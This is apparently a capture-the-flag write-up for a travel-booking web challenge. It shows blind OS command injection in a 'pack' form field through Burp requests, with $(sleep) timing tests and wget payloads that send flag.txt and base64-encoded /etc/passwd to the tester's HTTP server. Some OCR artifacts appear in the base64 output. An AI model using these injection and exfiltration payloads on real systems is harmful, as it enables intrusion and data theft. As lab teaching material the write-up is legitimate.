
Havoid Travels

Quick walkthrough

Homepage has “Featured Vacations” section, where it shows 2 entries:



Featured Vacations

Limelight Lodge

$200 - $4000

One of the cheapest and most demanded hotel when travelling, perfect for any number of people and budget limit..

Spring **20 nights** **Flight included**


Mouat

$200 - $2000

Run away from the chaos of the world and chill here, no place like this one. Enjoy beautiful sunsets, mountains and riverside view all at a reasonable price..

Spring, Winter **10 nights** **N/A**

Browsing inside any one of them reveals the prices and an option of checking the availability of package.




Availability & Prices

Package	From	To	Price
Single	02-02-2022	31-02-2022	€300 per night
Couple	01-03-2022	31-04-2022	€415 per night
Family	01-04-2022	31-05-2022	€500 per night
Company	01-06-2022	31-08-2022	€4000 total price

Info

Check-in	Right after making the payment, you will receive your desired room keys.
Check-out	Hand out the room keys at the reception and walk away.


Fire up `BurpSuite` and intercept the request after clicking on `Submit`.



```
POST /package-details.php HTTP/1.1
Host: 192.168.0.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://192.168.0.102
Connection: close
Referer: http://192.168.0.102/package-details.php
Upgrade-Insecure-Requests: 1

pack=Single&submit=Submit
```

We will play with this request, press `CTRL+R` to send this request to repeater tab.

Go to repeater tab and insert `'` after `Single`. Here, we are trying to error out the application so we can have more info.




```
POST /package-details.php HTTP/1.1
Host: 192.168.0.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://192.168.0.102
Connection: close
Referer: http://192.168.0.102/package-details.php
Upgrade-Insecure-Requests: 1

pack=Single'&submit=Submit
```

```
                31-08-2022
              </td>
              <td>
                €4000 total price
              </td>
            </tr>
          </tbody>
        </table>
      </div>
    </div>
  </div>

  <center>
  </center>
  
  <center>
    <form method="POST">
      <label for="pack">
        Select a package
      </label>
      <select name="pack" id="pack
```

Sending the request shows blank line, probably due to a filter in place. Here we can try out a wordlist with some other characters that can likely error out the application, but most of the characters fail and simply output the blank line.

Guessing the OS to be Linux, we can try out basic bash scripting in order to get blind command execution on the machine.
Let's start with the most basic test of sleep method or pinging back our machine

Here, I will try out the simple sleep test by sending the following payload:




```
POST /package-details.php HTTP/1.1
Host: 192.168.0.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://192.168.0.102
Connection: close
Referer: http://192.168.0.102/package-details.php
Upgrade-Insecure-Requests: 1

pack=Single$(sleep+5)&submit=Submit
```

Response takes exactly 5 seconds to return, which confirms blind command execution.

We can further attempt to ping back out machine the same way, make sure to setup `tcpdump` on your local machine so you can see the incoming `ICMP` packets.


Let’s try fetching the `flag.txt` .

Setup the simple python server using the following command on your local machine: `python3 -m http.server 1234`



```
┌──(kali㉿kali)-[/var/www/html]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

Using trial and error method, we make the following payload and send the request:




```
POST /package-details.php HTTP/1.1
Host: 192.168.0.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://192.168.0.102
Connection: close
Referer: http://192.168.0.102/package-details.php
Upgrade-Insecure-Requests: 1

pack=Single$(wget+192.168.0.102:1234/c=$(cat+../flag.txt))&submit=
Submit
```

```
              <td>
                €4000 total price
              </td>
            </tr>
          </tbody>
        </table>
      </div>
    </div>
  </div>

  <center>
    Spots left: 42.
  </center>

  <center>
    <form method="POST">
      <label for="pack">
        Select a package
      </label>
      <select name="pack" id="packs">
        <option value="Single">
          Single
        </option>
        <option value="Couple">
          Couple
```

Send this request and in the response we can wee our normal `Spots left: 42.` , which means our query was executed successfuly.

Go back to your terminal and check the response for flag contents:




```
┌──(kali㉿kali)-[/var/www/html]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.0.102 - - [28/Jan/2022 05:21:30] code 404, message File not found
192.168.0.102 - - [28/Jan/2022 05:21:30] "GET /c=test_flag HTTP/1.1" 404 -
```

Tips

In some cases, file content could be way too much and the output may not show it all. In this case, we can base 64 encode the contents and then we will get our full file content listed.

Use the following payload to output `/etc/passwd` file: `$(wget+192.168.0.102:1234/c=$(base64+-w0+/etc/passwd))`. We do not use `|` as it is a blocked character.

In the response we can see base64 encoded `/etc/passwd` file.



```
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.0.102 - - [28/Jan/2022 05:30:31] code 404, message File not found
192.168.0.102 - - [28/Jan/2022 05:30:31] "GET /c=cm9vdDp4OjA6MDpyb290Oi9yb290Oi91c3IvYmluL3pzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9
bgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2Ft
Do1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9sc
Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3
xMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTo
L3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFy
3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KZ25hdHM6eDo0MTo0MTpHbmF0cyBCdWctUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pO
IvbGliL2duYXRzOi91c3Ivc2Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjEwMDo2NTUzNDo6L25vbmV4aX
0Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMToxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQ
b2×2ZTp4OjEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDM6MTEwOk15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jp
WxzZQp0c3M6eDoxMDQ6MTExOlRQTSBzb2Z0d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpzdHJvbmdzd2FuOng6MTA1OjY1NTM0OjovdmFyL2xpYi9zdHJvbmdzd2FuOi91c3Ivc2
9ub2xvZ2luCnN5c3RlbWQtdGltZXN5bmM6eDoxMDY6MTEyOnN5c3RlbWQgVGltZSBTeW5jaHJvbml6YXRpb24sLCw6L3J1bi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnJlZHNvY2tzOng6MTA3Oj
6L3Zhci9ydW4vcmVkc29ja3M6L3Vzci9zYmluL25vbG9naW4Kcndob2Q6eDoxMDg6NjU1MzQ6Oi92YXIvc3Bvb2wvcndobzovdXNyL3NiaW4vbm9sb2dpbgppb2RpbmU6eDoxMDk6NjU1MzQ6Oi9ydW4v
aW5lOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDoxMTA6MTE0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4KbWlyZWRvOng6MTExOjY1NTM0OjovdmFyL3J1bi9taXJlZG86L3Vz
mluL25vbG9naW4KX3JwYzp4OjExMjo2NTUzNDo6L3J1bi9ycGNiaW5kOi91c3Ivc2Jpbi9ub2xvZ2luCnVzYm11eDp4OjExMzo0Njp1c2JtdXggZGFlbW9uLCwsOi92YXIvbGliL3VzYm11eDovdXNyL3
4vbm9sb2dpbgp0Y3BkdW1wOng6MTE0OjEyMDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnJ0a2l0Ong6MTE1OjEyMTpSZWFsdGltZUtpdCwsLDovcHJvYzovdXNyL3NiaW4vbm9sb2dpbg
kOng6MTE2OjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4KZG5zbWFzcTp4OjExNzo2NTUzNDpkbnNtYXNxLCwsOi92YXIvbGliL21pc2M6L3Vzci9zYmluL25vbG9naW4Kc3RhdGQ6eDox
NjU1MzQ6Oi92YXIvbGliL25mczovdXNyL3NiaW4vbm9sb2dpbgphdmFoaTp4OjExOToxMjU6QXZhaGkgbUROUyBkYWVtb24sLCw6L3J1bi9hdmFoaS1kYWVtb246L3Vzci9zYmluL25vbG9naW4Kc3R1
DQ6eDoxMjA6MTI2OjovdmFyL3J1bi9zdHVubmVsNDovdXNyL3NiaW4vbm9sb2dpbgpEZWJpYW4tc25tcDp4OjEyMToxMjc6Oi92YXIvbGliL3NubXA6L2Jpbi9mYWxzZQpzcGVlY2gtZGlzcGF0Y2hlc
EyMjoyOTpTcGVlY2ggRGlzcGF0Y2hlciwsLDovcnVuL3NwZWVjaC1kaXNwYXRjaGVyOi9iaW4vZmFsc2UKc3NsaDp4OjEyMzoxMjg6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Z3
4OjEyNDoxMjk6UG9zdGdyZVNRTCBhZG1pbmlzdHJhdG9yLCwsOi92YXIvbGliL3Bvc3RncmVzcWw6L2Jpbi9iYXNoCm5tLW9wZW52cG46eDoxMjU6MTMwOk5ldHdvcmtNYW5hZ2VyIE9wZW5WUE4sLCw
ci9saWIvb3BlbnZwbi9jaHJvb3Q6L3Vzci9zYmluL25vbG9naW4Kbm0tb3BlbmNvbm5lY3Q6eDoxMjY6MTMxOk5ldHdvcmtNYW5hZ2VyIE9wZW5Db25uZWN0IHBsdWdpbiwsLDovdmFyL2xpYi9OZXR3
WFuYWdlcjovdXNyL3NiaW4vbm9sb2dpbgpwdWxzZTp4OjEyNzoxMzI6UHVsc2VBdWRpbyBkYWVtb24sLCw6L3J1bi9wdWxzZTovdXNyL3NiaW4vbm9sb2dpbgpzYW5lZDp4OjEyODoxMzU6Oi92YXIvb
NhbmVkOi91c3Ivc2Jpbi9ub2xvZ2luCmluZXRzaW06eDoxMjk6MTM3OjovdmFyL2xpYi9pbmV0c2ltOi91c3Ivc2Jpbi9ub2xvZ2luCmxpZ2h0ZG06eDoxMzA6MTM4OkxpZ2h0IERpc3BsYXkgTWFuYW
vdmFyL2xpYi9saWdodGRtOi9iaW4vZmFsc2UKY29sb3JkOng6MTMxOjEzOTpjb2xvcmQgY29sb3VyIG1hbmFnZW1lbnQgZGFlbW9uLCwsOi92YXIvbGliL2NvbG9yZDovdXNyL3NiaW4vbm9sb2dpbgpr
bHVlOng6MTMyOjE0MDo6L3Zhci9saWIvZ2VvY2×1ZTovdXNyL3NiaW4vbm9sb2dpbgpraW5nLXBoaXNoZXI6eDoxMzM6MTQxOjovdmFyL2xpYi9raW5nLXBoaXNoZXI6L3Vzci9zYmluL25vbG9naW4K
Tp4OjEwMDA6MTAwMDpLYWxpLCwsOi9ob21lL2thbGk6L3Vzci9iaW4venNoCnN5c3RlbWQtY29yZWR1bXA6eDo5OTk6OTk5OnN5c3RlbWQgQ29yZSBEdW1wZXI6LzovdXNyL3NiaW4vbm9sb2dpbgo= H
1.1" 404 -
```